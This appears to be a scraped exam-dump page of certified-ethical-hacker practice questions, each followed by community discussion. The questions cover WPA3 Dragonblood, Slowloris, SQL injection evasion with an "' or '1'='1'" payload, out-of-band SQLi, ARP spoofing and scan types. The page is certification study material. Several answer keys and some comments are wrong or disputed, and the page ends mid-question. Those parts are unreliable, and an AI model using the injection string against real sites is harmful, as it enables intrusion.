A zero trust network is a security model that assumes that every user, device, and application attempting to access the network is a potential threat, regardless of whether they are inside or outside the network perimeter. It verifies every incoming connection before allowing access to the network and imposes strict conditions such as least privilege access, microsegmentation, and continuous monitoring. In the given scenario, Eric implemented a technique for securing the cloud resources used by his organization that assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. He also imposed conditions such that employees can access only the resources required for their role. This is a typical example of the zero trust security model, which is designed to prevent unauthorized access to network resources and protect against potential security breaches.
upvoted 4 times

Question #81 *Topic 1*

You are a penetration tester tasked with testing the wireless network of your client Brakeme SA. You are attempting to break into the wireless network with the SSID “Brakeme-Internal.” You realize that this network uses WPA3 encryption.
Which of the following vulnerabilities is the promising to exploit?

A. Cross-site request forgery

B. Dragonblood

C. Key reinstallation attack

D. AP misconfiguration

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (90%) C (10%)

g_man_rap Most Recent 1 year, 9 months ago
A. Cross-site request forgery (CSRF): This is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It targets web applications and is not related to breaking wireless encryption. B. Dragonblood: This is a vulnerability that was found in the WPA3 Wi-Fi security standard. It consists of a set of issues that affect WPA3's Simultaneous Authentication of Equals (SAE) handshake (also known as Dragonfly), which is a part of the protocol meant to improve upon the security of WPA2. C. Key reinstallation attack (KRACK): This refers to a security flaw in the WPA2 protocol that allows attackers to intercept and decrypt Wi-Fi traffic between wireless devices and the targeted Wi-Fi network. This would not be relevant to WPA3, which is designed to mitigate such vulnerabilities that were present in WPA2. D. AP misconfiguration: This refers to improper setup or configuration errors made on wireless access points. While this could potentially include errors in implementing WPA3, AP misconfiguration is a broad term that doesn't specifically target WPA3's encryption.
upvoted 3 times

Vincent_Lu 2 years, 8 months ago
B. Dragonblood
upvoted 2 times

sausageman 2 years, 10 months ago
B. Dragonblood
upvoted 1 times

jeremy13 2 years, 10 months ago
B. Dragonblood Like 312-50v11 Q224 same as tc5899 CEH V12 Module16 P2510
upvoted 4 times

tc5899 2 years, 10 months ago
B- Dragonblood is a set of vulnerabilities in the WPA3 security standard that allows attackers to recover keys, downgrade security mechanisms, and launch various information-theft attacks Attackers can use various tools, such as Dragonslayer, Dragonforce, Dragondrain, and Dragontime, to exploit these vulnerabilities and launch attacks on WPA3-enabled networks. CEH v11 manual. pg. 2322
upvoted 4 times

eli117 2 years, 10 months ago
C. Key reinstallation attack WPA3 is the latest encryption protocol for wireless networks and is considered more secure than its predecessor, WPA2. However, WPA3 is still susceptible to the Key Reinstallation Attack (KRACK), which is a vulnerability that allows attackers to intercept and manipulate network traffic. In a KRACK attack, an attacker exploits a flaw in the WPA3 protocol that allows them to reinstall an already-in-use key. This can enable the attacker to decrypt, replay, or manipulate network traffic, which can compromise the security of the network.KRACK is for WPA2
upvoted 1 times

eli117 2 years, 10 months ago
Selected Answer: C
C. Key reinstallation attack

WPA3 is the latest encryption protocol for wireless networks and is considered more secure than its predecessor, WPA2. However, WPA3 is still susceptible to the Key Reinstallation Attack (KRACK), which is a vulnerability that allows attackers to intercept and manipulate network traffic.

In a KRACK attack, an attacker exploits a flaw in the WPA3 protocol that allows them to reinstall an already-in-use key. This can enable the attacker to decrypt, replay, or manipulate network traffic, which can compromise the security of the network.

upvoted 1 times

woohoolou 2 years, 6 months ago

KRACK is for WPA2

upvoted 2 times

Question #82 *Topic 1*

What is the common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne?

A. White-hat hacking program

B. Bug bounty program

C. Ethical hacking program

D. Vulnerability hunting program

Suggested Answer: *C*
Official Answer: C

Community vote distribution
B (100%)

0ea2cf3 Most Recent 1 year, 10 months ago
B. There are a few answers on this site that are just wrong, this is 1 of them.
upvoted 3 times

MustafaDDD 1 year, 11 months ago
B: Bug bounty program
upvoted 1 times

sosindi 2 years ago
Bug bounty program
upvoted 1 times

D15 2 years, 1 month ago
Definitely bug bounty
upvoted 1 times

insaniunt 2 years, 1 month ago
B. Bug bounty program Most Voted Ps: I don't know why "Ethical hacking program" is highlighted as the correct answer
upvoted 1 times

581777a 2 years, 6 months ago
B. Bug bounty program Bug bounty programs invite security researchers, often referred to as white-hat hackers, to find and responsibly disclose security vulnerabilities in exchange for monetary rewards or recognition. These programs provide an organized and controlled way for ethical hackers to contribute to the security of software and systems.
upvoted 1 times

kapen 2 years, 6 months ago
B. Bug bounty program https://hackerone.com/security?type=team
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
B. Bug bounty program
upvoted 1 times

victorfs 2 years, 9 months ago
The correct is option B. B. Bug bounty program
upvoted 1 times

jeremy13 2 years, 10 months ago
B. Bug bounty program Like 312-50v11 Q158 CEH book Module 14 P2186 A bug bounty program is a challenge or agreement hosted by organizations, websites, or software developers for tech-savvy individuals or ethical hackers to participate and break into their security to report the latest bugs and vulnerabilities
upvoted 2 times

eli117 2 years, 10 months ago
Answer: B Explanation: The common name for a vulnerability disclosure program opened by companies in platforms such as HackerOne is a bug bounty program. These programs are designed to encourage security researchers and ethical hackers to report vulnerabilities they find in a company's systems, software, or hardware. Companies offer monetary rewards, recognition, or other incentives for researchers who report

vulnerabilities that meet the criteria specified in the program. This helps companies to identify and address vulnerabilities before they can be exploited by malicious actors.

upvoted 2 times

Question #83 *Topic 1*

A DDoS attack is performed at layer 7 to take down web infrastructure. Partial HTTP requests are sent to the web infrastructure or applications. Upon receiving a partial request, the target servers opens multiple connections and keeps waiting for the requests to complete.
Which attack is being described here?

A. Desynchronization

B. Slowloris attack

C. Session splicing

D. Phlashing

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

insaniunt Most Recent 2 years, 1 month ago
B. Slowloris attack This is a type of DDoS attack that targets the application layer of the OSI model, where common internet requests occur, such as HTTP GET and HTTP POST. This attack works by sending partial, but not complete, HTTP requests to the target server, and keeping many simultaneous connections open between the attacker and the target.
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
B. Slowloris attack ---------- A. Desynchronization: disrupts the synchronization between different components a system, so exploits the vulnerabilities that related to the synchronization of data or processes. B. Slowloris attack: a type of denial-of-service (DoS) attack to web server. The attacker sends incomplete HTTP requests to the web server, keeping connections open to consume and exhaust resources to make web server unavailable. C. Session splicing: attacker intercepts and combines parts of different sessions to gain unauthorized access or perform malicious actions. This attack typically targets web-based sessions, allowing the attacker to bypass authentication or gain access to sensitive information. D. Phlashing: attack IOT devices to break its firmware or hardware to permanently disable a device or system.
upvoted 2 times

jeremy13 2 years, 10 months ago
B. Slowloris attack 312-50v11 Q187 CEH book Module 10 P1452 Slowloris is a DDoS attack tool used to perform layer-7 DDoS attacks to take down web infrastructure. It is distinctly different from other tools in that it uses perfectly legitimate HTTP traffic to take down a target server. In Slowloris attacks, the attacker sends partial HTTP requests to the target web server or application. Upon receiving the partial requests, the target server opens multiple connections and waits for the requests to complete
upvoted 3 times

eli117 2 years, 10 months ago
B. Slowloris attack. Explanation: In a Slowloris attack, the attacker sends partial HTTP requests to the web infrastructure or applications. Upon receiving a partial request, the target server opens multiple connections and keeps waiting for the requests to complete. The attacker then sends a slow stream of subsequent requests that are never completed, which leads to resource exhaustion on the server, eventually causing it to crash or become unavailable. This attack is performed at layer 7 to take down web infrastructure.
upvoted 3 times

Question #84 *Topic 1*

Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?

A. UDP scan

B. ARP ping scan

C. ACK flag probe scan

D. TCP Maimon scan

Suggested Answer: *C*
Official Answer: C

Community vote distribution
B (93%)

jeremy13 Highly Voted 2 years, 10 months ago
B. ARP ping scan Like 312-50 V11 Q160 CEH book V12 Module 03 P285 In the ARP ping scan, the ARP packets are sent for discovering all active devices in the IPv4 range even though the presence of such devices is hidden by restrictive firewalls.
upvoted 6 times

KalingaDev Most Recent 1 year, 8 months ago
Since the question doesn't specify that the devices are on the local subnet, C. ACK Flag Probe Scan is a safer answer for discovering devices hidden by a restrictive firewall.
upvoted 1 times

insaniunt 2 years, 1 month ago
B. ARP ping scan
upvoted 1 times

SailOn 2 years, 5 months ago
B. ARP ping scan this scenario is literally the use case described in CEH v12 course book
upvoted 1 times

woohoolou 2 years, 6 months ago
An ACK scan will let you know there is a stateful firewall in-line but will not give you details on the devices behind it.
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
B. ARP ping scan ---------- A. UDP scan: Network scan using UDP packets to check port status on a target system. B. ARP ping scan: Scan method using ARP requests to discover IP and MAC addresses in a local network. C. ACK flag probe scan: TCP port scan using ACK flag to determine port status. D. TCP Maimon scan: Port scan using specific flag combinations(Maimon Techniques), including SYN and FIN to determine port status.
upvoted 3 times

victorfs 2 years, 9 months ago
The correct option is B. B. ARP ping scan
upvoted 1 times

eli117 2 years, 10 months ago
Answer: B Explanation: To discover all the active devices hidden by a restrictive firewall in the IPv4 range, Andrew should use an ARP ping scan technique. ARP ping scan is an efficient and effective technique that enables a host to discover all the active hosts on the network, especially when it is difficult to identify devices using the traditional methods such as ICMP ping. ARP requests are used to check the existence of each device with a specific IP address within the network, and the devices with the corresponding MAC addresses reply with an ARP response. Therefore, by sending ARP requests to each IP address in a range, Andrew can identify all active devices within the network.
upvoted 4 times

Question #85 *Topic 1*

Abel, a cloud architect, uses container technology to deploy applications/software including all its dependencies, such as libraries and configuration files, binaries, and other resources that run independently from other processes in the cloud environment. For the containerization of applications, he follows the five-tier container technology architecture. Currently, Abel is verifying and validating image contents, signing images, and sending them to the registries.

Which of the following tiers of the container technology architecture is Abel currently working in?

A. Tier-1: Developer machines

B. Tier-2: Testing and accreditation systems


C. Tier-3: Registries

D. Tier-4: Orchestrators

Suggested Answer: *C*

Official Answer: C

Community vote distribution



jeremy13 Highly Voted 2 years, 10 months ago

B. Tier-2: Testing and accreditation systems Like 312-50V11 Q174 CEH BOOK V12 Module 19 P3082 * Tier-1: Developer machines - image creation, testing and accreditation *Tier-2: Testing and accreditation systems - verification and validation of image contents, signing images and sending them to the registries * Tier-3: Registries - storing images and disseminating images to the orchestrators based on requests * Tier-4: Orchestrators - transforming images into containers and deploying containers to hosts * Tier-5: Hosts - operating and managing containers as instructed by the orchestrator Module

upvoted 10 times

g_man_rap Most Recent 1 year, 9 months ago

Thus, the key tasks of signing images and managing their storage in registries are actions typically performed after the testing and accreditation phase has been completed, placing Abel's activities beyond Tier-2 in the container technology architecture workflow.

upvoted 1 times

insaniunt 2 years, 1 month ago

B. Tier-2: Testing and accreditation systems

upvoted 1 times

VidiMidi 2 years, 3 months ago

The correct option is B. B. Tier-2: Testing and accreditation systems

upvoted 1 times

Vincent_Lu 2 years, 8 months ago

B. Tier-2: Testing and accreditation systems

upvoted 1 times

victorfs 2 years, 9 months ago

The correct option is B. B. Tier-2: Testing and accreditation systems

upvoted 1 times

sausageman 2 years, 10 months ago

B. Tier-2: Testing and accreditation systems

upvoted 1 times

eli117 2 years, 10 months ago

Answer: C. Tier-3: Registries Explanation: The five-tier container technology architecture is as follows: Tier-1: Developer machines: In this tier, developers build container images by including all the application dependencies and resources that are required to run the application. Tier-2: Testing and accreditation systems: This tier is used to test the container images and ensure that they are free from vulnerabilities, errors, and other issues. This tier is also used for the approval of container images before they are sent to the registry. Tier-3: Registries: This tier is used to store container images. These images can be shared across different environments and can be deployed to any cloud infrastructure. Tier-4: Orchestrators: In this tier, container images are managed, scheduled, and deployed on cloud infrastructure. Tier-5: Runtime: This tier is responsible for running the containers in the production environment.

upvoted 1 times

Question #86 *Topic 1*

Henry is a cyber security specialist hired by BlackEye – Cyber Security Solutions. He was tasked with discovering the operating system (OS) of a host. He used the Unicornscan tool to discover the OS of the target system. As a result, he obtained a TTL value, which indicates that the target system is running a Windows OS.
Identify the TTL value Henry obtained, which indicates that the target OS is Windows.

A. 128

B. 255

C. 64

D. 138

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (86%) B (14%)

insaniunt Most Recent 2 years, 1 month ago
A. 128 This is the default TTL value for the Windows operating system
upvoted 1 times

dvst8s64 2 years, 3 months ago
The common default TTL values are: 64 – Linux/MAC OSX systems. 128 – Windows systems. 255 – Network devices like routers.
https://www.imperva.com/learn/performance/time-to-live-ttl/
upvoted 4 times

ZacharyDriver 2 years, 6 months ago
A. 128
upvoted 1 times

Vincent_Lu 2 years, 8 months ago
A. 128
upvoted 1 times

victorfs 2 years, 9 months ago
The correct option is A. 128 for Windows OS
upvoted 1 times

sausageman 2 years, 10 months ago
A. 128
upvoted 2 times

jeremy13 2 years, 10 months ago
A. 128 Like 312-50v11 Q206 CEH BOOK V12 Module 03 P 336 Windows = 128 https://ostechnix.com/identify-operating-system-ttl-ping/
upvoted 3 times

eli117 2 years, 10 months ago
B. 255 Explanation: The TTL (Time to Live) value represents the maximum number of hops (routers) that a packet can take before being discarded or deemed expired. Each router that the packet traverses decrements the TTL value by one. In Unicornscan, a TTL value of 255 indicates that the target host is running a Windows OS, while a value of 64 indicates a Linux/Unix OS. A value of 128 is often associated with network infrastructure devices such as routers and switches, while a value of 138 may indicate a NetBIOS session (a Windows protocol).Do you have a reference where it says 255TLL for Windows? (something similar to Jeremy13) 312-50v11 Q206 CEH BOOK V12 Module 03 P 336
upvoted 2 times

eli117 2 years, 10 months ago
Selected Answer: B
B. 255

Explanation:

The TTL (Time to Live) value represents the maximum number of hops (routers) that a packet can take before being discarded or deemed expired. Each router that the packet traverses decrements the TTL value by one. In Unicornscan, a TTL value of 255 indicates that the target host is running a Windows OS, while a value of 64 indicates a Linux/Unix OS. A value of 128 is often associated with network infrastructure devices such as routers and switches, while a value of 138 may indicate a NetBIOS session (a Windows protocol).

upvoted 2 times

kapen 2 years, 6 months ago

Do you have a reference where it says 255TLL for Windows? (something similar to Jeremy13) 312-50v11 Q206 CEH BOOK V12 Module 03 P 336

upvoted 1 times

Question #87 *Topic 1*

Daniel is a professional hacker who is attempting to perform an SQL injection attack on a target website, www.moviescope.com. During this process, he encountered an IDS that detects SQL injection attempts based on predefined signatures. To evade any comparison statement, he attempted placing characters such as "'or '1'='1'" in any basic injection statement such as "or 1=1."
Identify the evasion technique used by Daniel in the above scenario.

A. Char encoding

B. IP fragmentation

C. Variation

D. Null byte

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (100%)

jeremy13 Highly Voted 2 years, 10 months ago
C. Variation Like 312-50v11 Q190 CEH BOOK V12 Module 15 P2336 Evasion Technique: Variation Variation is an evasion technique whereby the attacker can easily evade any comparison statement. The attacker does this by placing characters such as "' or '1'='1'" in any basic injection statement such as "or 1=1" or with other accepted SQL comments. The SQL interprets this as a comparison between two strings or characters instead of two numeric values.
upvoted 6 times

insaniunt Most Recent 2 years, 1 month ago
C. Variation Variation: An attacker uses this technique to easily evade any comparison statement
upvoted 1 times

eli117 2 years, 10 months ago
Answer: C. Variation Explanation: In the given scenario, Daniel is attempting to evade the IDS that detects SQL injection attempts based on predefined signatures. To bypass the detection mechanism, he used the variation technique. The variation technique is a method of altering the injection code so that it cannot be detected by an IDS. In this technique, an attacker alters the injection code, for example, by changing the case of letters or by adding extra characters or spaces to the code, to bypass the signature-based detection. By using the variation technique, the attacker can bypass the signature-based detection mechanisms, and the malicious code is executed on the targeted system.
upvoted 2 times

Question #88 *Topic 1*

SQL injection (SQLi) attacks attempt to inject SQL syntax into web requests, which may bypass authentication and allow attackers to access and/or modify data attached to a web application.
Which of the following SQLi types leverages a database server's ability to make DNS requests to pass data to an attacker?

A. In-band SQLi

B. Union-based SQLi

C. Out-of-band SQLi

D. Time-based blind SQLi

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (100%)

insaniunt Most Recent 2 years, 1 month ago
C. Out-of-band SQLi In Out-of-Band SQL injection, the attacker needs to communicate with the server and acquire features of the database server used by the web application
upvoted 2 times

Vincent_Lu 2 years, 7 months ago
C. Out-of-band SQLi1.In-band SQLi: Stacked/Union/Error 2.Inferential SQLi: Boolean/Time 3.Out-of-band SQLi: DNS
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
C. Out-of-band SQLi
upvoted 1 times

Vincent_Lu Highly Voted 2 years, 7 months ago
1.In-band SQLi: Stacked/Union/Error 2.Inferential SQLi: Boolean/Time 3.Out-of-band SQLi: DNS
upvoted 8 times

sausageman 2 years, 10 months ago
C. Out-of-band SQLi
upvoted 1 times

eli117 2 years, 10 months ago
C. Out-of-band SQLi. Out-of-band SQL injection is an advanced form of SQL injection that is not reliant on the same channel as the application. In this technique, the attacker uses a different channel, such as an email, to send the data to an external server that is under their control. An example of this technique is exploiting a SQL vulnerability that allows an attacker to make DNS requests from the victim's server to an external server under the attacker's control, allowing them to pass data to the attacker.
upvoted 3 times

Question #89 *Topic 1*

Attacker Rony installed a rogue access point within an organization's perimeter and attempted to intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack.
What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Wireless network assessment

B. Application assessment

C. Host-based assessment

D. Distributed assessment

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (69%) B (23%) C (8%)

eli117 Highly Voted 2 years, 10 months ago
The answer is A. Wireless network assessment. Johnson identified unusual traffic in the internal network that is aimed at cracking the authentication mechanism, which suggests that there might be a rogue access point within the organization's perimeter. As a security auditor, Johnson immediately turned off the targeted network and performed a wireless network assessment to identify any weak and outdated security mechanisms that are open to attack.I think is B opción. Application assesment
upvoted 5 times

eli117 Highly Voted 2 years, 10 months ago
Selected Answer: A
The answer is A. Wireless network assessment. Johnson identified unusual traffic in the internal network that is aimed at cracking the authentication mechanism, which suggests that there might be a rogue access point within the organization's perimeter. As a security auditor, Johnson immediately turned off the targeted network and performed a wireless network assessment to identify any weak and outdated security mechanisms that are open to attack.
upvoted 5 times

victorfs 2 years, 9 months ago
I think is B opción. Application assesment
upvoted 1 times

duke_of_kamulu Most Recent 1 year, 12 months ago
A is the answer CEHv12 pg 553 APP-Tests and analyzes all elements of the web infrastructure for any misconfiguration, outdated content, or known vulnerabilities
upvoted 2 times

insaniunt 2 years, 1 month ago
A. Wireless network assessment. "Determines possible network security attacks that may occur on the organization's system" CEH v12 book, page 553
upvoted 2 times

IPconfig 2 years, 3 months ago
Selected Answer: B
Application Assessment Tests and analyses all elements of the web infrastructure for any misconfiguration, outdated content, or known vulnerabilities

CEH V12 Page 553
upvoted 1 times

IPconfig 2 years, 3 months ago
Application Assessment Tests and analyses all elements of the web infrastructure for any misconfiguration, outdated content, or known vulnerabilities CEH V12 Page 553"He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack."You pivot from "web infrastructure" to "targeted network" in your 2 posts. The answer is A: Wireless network assessment.

upvoted 1 times

IPconfig 2 years, 3 months ago

"He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack."You pivot from "web infrastructure" to "targeted network" in your 2 posts. The answer is A: Wireless network assessment.

upvoted 1 times

IPconfig 2 years, 3 months ago

"He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack."

upvoted 1 times

I_Know_Everything_KY 2 years ago

You pivot from "web infrastructure" to "targeted network" in your 2 posts. The answer is A: Wireless network assessment.

upvoted 2 times

kunnu 2 years, 5 months ago

Answer is A - Wireless Network Assessment, CEH v12 book page 555/2113

upvoted 2 times

SailOn 2 years, 5 months ago

this is a tricky question as the clue to the answer lies in the 'turned off the target network', meaning the auditor know it's a wireless attack, and so would choose to do a wireless network assessment. It is not application assessment as in the CEH course book, it is specifically defined at assessment on web infrastructure. It could be host-based due to the mention of outdated security mechanisms. But due to the fact the auditor knows it's a wireless attack, A would be the best answer

upvoted 2 times

ZacharyDriver 2 years, 6 months ago

A. Wireless Network Assessment

upvoted 2 times

Vincent_Lu 2 years, 7 months ago

C. Host-based assessment Because Johnson must focus on authentication mechanism, and which should be belonging to the scope of "C. Host-based assessment"

upvoted 1 times

victorfs 2 years, 9 months ago

Selected Answer: B

The correct opción is B B. Application assessment

Where is te wireless Network here?

Johnson's approach of shutting down the target network and testing for any weak and outdated security mechanisms indicates a more general assessment focused on applications and systems, rather than a specific evaluation of wireless networks. Johnson's goal is to identify weaknesses in authentication mechanisms and potential vulnerabilities in applications or systems that could allow for an attack.

upvoted 2 times

victorfs 2 years, 9 months ago

The correct opción is B B. Application assessment Where is te wireless Network here? Johnson's approach of shutting down the target network and testing for any weak and outdated security mechanisms indicates a more general assessment focused on applications and systems, rather than a specific evaluation of wireless networks. Johnson's goal is to identify weaknesses in authentication mechanisms and potential vulnerabilities in applications or systems that could allow for an attack.I think Rogue access point is wireless.

upvoted 2 times

SoloMaan 2 years, 2 months ago

I think Rogue access point is wireless.

upvoted 1 times

Question #90 *Topic 1*

In this attack, an adversary tricks a victim into reinstalling an already-in-use key. This is achieved by manipulating and replaying cryptographic handshake messages. When the victim reinstalls the key, associated parameters such as the incremental transmit packet number and receive packet number are reset to their initial values.
What is this attack called?

A. Evil twin

B. Chop chop attack

C. Wardriving

D. KRACK

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

insaniunt Most Recent 2 years, 1 month ago
D. KRACK - (K)ey (R)einstallation (A)tta(CK)
upvoted 3 times

Vincent_Lu 2 years, 7 months ago
D. KRACK: This is an abbreviation for Key Reinstallation Attacks. It is a type of security vulnerability attack against the Wi-Fi security protocol WPA2, where attackers can exploit this vulnerability to steal sensitive information during Wi-Fi communication.
upvoted 1 times

victorfs 2 years, 9 months ago
The correcto option is D. D. KRACK
upvoted 1 times

eli117 2 years, 10 months ago
D. KRACK (Key Reinstallation Attack)
upvoted 2 times

Question #91 *Topic 1*

After an audit, the auditors inform you that there is a critical finding that you must tackle immediately. You read the audit report, and the problem is the service running on port 389.
Which service is this and how can you tackle the problem?

A. The service is NTP, and you have to change it from UDP to TCP in order to encrypt it.

B. The service is LDAP, and you must change it to 636, which is LDAPS.

C. The findings do not require immediate actions and are only suggestions.

D. The service is SMTP, and you must change it to SMIME, which is an encrypted way to send emails.

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

insaniunt Most Recent 2 years, 1 month ago
B. The service is LDAP, and you must change it to 636, which is LDAPS.
upvoted 1 times

Vincent_Lu 2 years, 7 months ago
A. NTP:123 B. LDAP:389, LDPS:636 D. SMTP:25, SMTPS: 465, 587
upvoted 3 times

victorfs 2 years, 9 months ago
B. The service is LDAP, and you must change it to 636, which is LDAPS.
upvoted 1 times

eli117 2 years, 10 months ago
B. The service is LDAP, and you must change it to 636, which is LDAPS. The problem is that LDAP (Lightweight Directory Access Protocol) is running on port 389, which is not encrypted. The solution is to change the port to 636, which is LDAPS (LDAP over SSL/TLS) and encrypts the communication.
upvoted 2 times

Question #92 *Topic 1*

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks.
What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the transmission of all types of addressed packets at the ISP level

B. Disable TCP SYN cookie protection

C. Allow the usage of functions such as gets and strcpy

D. Implement cognitive radios in the physical layer

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

sunce12 Most Recent 2 years, 1 month ago
D. Implement cognitive radios in the physical layer
upvoted 1 times

duke_of_kamulu 2 years, 6 months ago
pg 1493 Implement cognitive radios in the physical layer to handle jamming and scrambling attacks
upvoted 1 times

insaniunt 2 years, 7 months ago
D. Implement cognitive radios in the physical layer
upvoted 1 times

Vincent_Lu 3 years, 1 month ago
D. Implement cognitive radios in the physical layer
upvoted 1 times

victorfs 3 years, 3 months ago
D. Implement cognitive radios in the physical layer
upvoted 1 times

eli117 3 years, 4 months ago
D. Implement cognitive radios in the physical layer. Cognitive radios can sense the environment, sense other RF devices' signals, and use different frequencies in response to the sensing results. This makes the device very flexible in terms of being able to adjust to different environments and also to be able to detect and evade jamming or scrambling attacks. By deploying cognitive radios, Mike can mitigate the effects of DoS/DDoS attacks that use jamming or scrambling techniques.
upvoted 3 times

Question #93 *Topic 1*

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.

B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.


C. You should use netstat to check for any suspicious connections with another IP address within the LAN.

D. You cannot identify such an attack and must use a VPN to protect your traffic.

Suggested Answer: *B*

Official Answer: B

Community vote distribution



eli117 Highly Voted 2 years, 10 months ago

A. You should check your ARP table and see if there is one IP address with two different MAC addresses. ARP spoofing is a type of attack where an attacker sends fake ARP (Address Resolution Protocol) messages to associate their MAC address with the IP address of another host on the network. This allows the attacker to intercept and modify traffic intended for the victim. By checking the ARP table on your laptop, you can see if there is any IP address with two different MAC addresses, which would indicate an ARP spoofing attack is in progress.

upvoted 8 times

0ea2cf3 Most Recent 1 year, 10 months ago

A: I saw this question somewhere else and the answer was "check ARP table".

upvoted 1 times

insaniunt 2 years, 1 month ago

A. You should check your ARP table and see if there is one IP address with two different MAC addresses ARP spoofing is a method of attacking an Ethernet LAN. It succeeds by changing the IP address of the attacker's computer to that of the target computer. A forged ARP request and reply packet can find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends frames to the attacker's computer, where the attacker can modify the frames before sending them to the source machine (User A) in an MITM attack. -- Module 08, page 1258

upvoted 1 times

YourFriendlyNeighborhoodSpider 2 years, 3 months ago

ChatGPT: Answer: A. You should check your ARP table and see if there is one IP address with two different MAC addresses. Explanation: ARP spoofing (or ARP poisoning) involves manipulating the ARP (Address Resolution Protocol) cache of a target device to associate its IP address with a different MAC address. This can be used for various malicious purposes, including intercepting network traffic. Checking the ARP table on your device is a common method to detect ARP spoofing. If there is an entry in the ARP table with the same IP address but different MAC addresses, it could indicate an ARP spoofing attack. The other options (B, C, D) do not specifically address ARP spoofing detection: Option B: Nmap can identify hosts on a network but may not directly detect ARP spoofing.

upvoted 1 times

VidiMidi 2 years, 3 months ago

arp -a This will give you the ARP table The table shows the IP addresses in the left column, and MAC addresses in the middle. If the table contains two different IP addresses that share the same MAC address, then you are probably undergoing an ARP poisoning attack. As an example, let's say that your ARP table contains a number of different addresses. When you scan through it, you may notice that two of the IP addresses have the same physical address. You might see something like this in your ARP table if you are actually being poisoned: Internet Address Physical Address 192.168.0.1 00-17-31-dc-39-ab 192.168.0.105 40-d4-48-cr-29-b2 192.168.0.106 00-17-31-dc-39-ab As you can see, both the first and the third MAC addresses match. This indicates that that the owner of the 192.168.0.106 IP address is most likely the attacker.

upvoted 1 times

Himox 2 years, 5 months ago

You are in a public space. The ARP table of the switch contains this information, but not your laptop's ARP table. Therefore, since you are not the administrator of the switch in this public space, the only available response is B -> "You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates."Furthermore, if it's ARP spoofing, you're supposed to see two different IP addresses for the same MAC address, not the other way around.

upvoted 4 times

Himox 2 years, 5 months ago

Selected Answer: B

You are in a public space. The ARP table of the switch contains this information, but not your laptop's ARP table. Therefore, since you are not the administrator of the switch in this public space, the only available response is B -> "You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates."

upvoted 4 times

Himox 2 years, 5 months ago

Furthermore, if it's ARP spoofing, you're supposed to see two different IP addresses for the same MAC address, not the other way around.

upvoted 3 times

Vicky_One 2 years, 6 months ago

Answer is B It can never be a duplicated IPs, you only can see a duplicated MAC addresses.

upvoted 3 times

Vincent_Lu 2 years, 7 months ago

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.

upvoted 2 times

victorfs 2 years, 9 months ago

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.

upvoted 1 times

Question #94 *Topic 1*

Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network.
Which of the following tools was employed by Lewis in the above scenario?

A. NeuVector

B. Lacework

C. Censys

D. Wapiti

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (100%)

Vincent_Lu Highly Voted 2 years, 7 months ago
A. NeuVector: NeuVector is a security platform for container environments that provides real-time container security monitoring and protection. It can detect and prevent security vulnerabilities and attacks within containers. B. Lacework: Lacework is a cloud security platform that uses artificial intelligence and machine learning technologies to monitor and protect the security of cloud environments. It can detect and respond to security incidents and threats in cloud infrastructure. C. Censys: Censys is an internet information gathering platform that scans and analyzes devices and services on the global internet. Censys provides relevant information about device configurations, security vulnerabilities, and network threats. D. Wapiti: Wapiti is an open-source web vulnerability scanner used to find security vulnerabilities in websites. It can detect common vulnerabilities in web applications and provide corresponding reports and recommendations.
upvoted 8 times

eli117 Highly Voted 2 years, 10 months ago
C. Censys. Censys is a popular information-gathering tool used to collect information about devices connected to a network, open ports and services, and the attack surface area. It is used to generate statistical reports on broad usage patterns and trends, and to continually monitor every reachable server and device on the Internet, making it an ideal tool for hackers to gather information about their targets.
upvoted 5 times

insaniunt Most Recent 2 years, 1 month ago
C. Censys
upvoted 1 times

Question #95 *Topic 1*

Techno Security Inc. recently hired John as a penetration tester. He was tasked with identifying open ports in the target network and determining whether the ports are online and any firewall rule sets are encountered.
John decided to perform a TCP SYN ping scan on the target network.
Which of the following Nmap commands must John use to perform the TCP SYN ping scan?

A. nmap -sn -PO

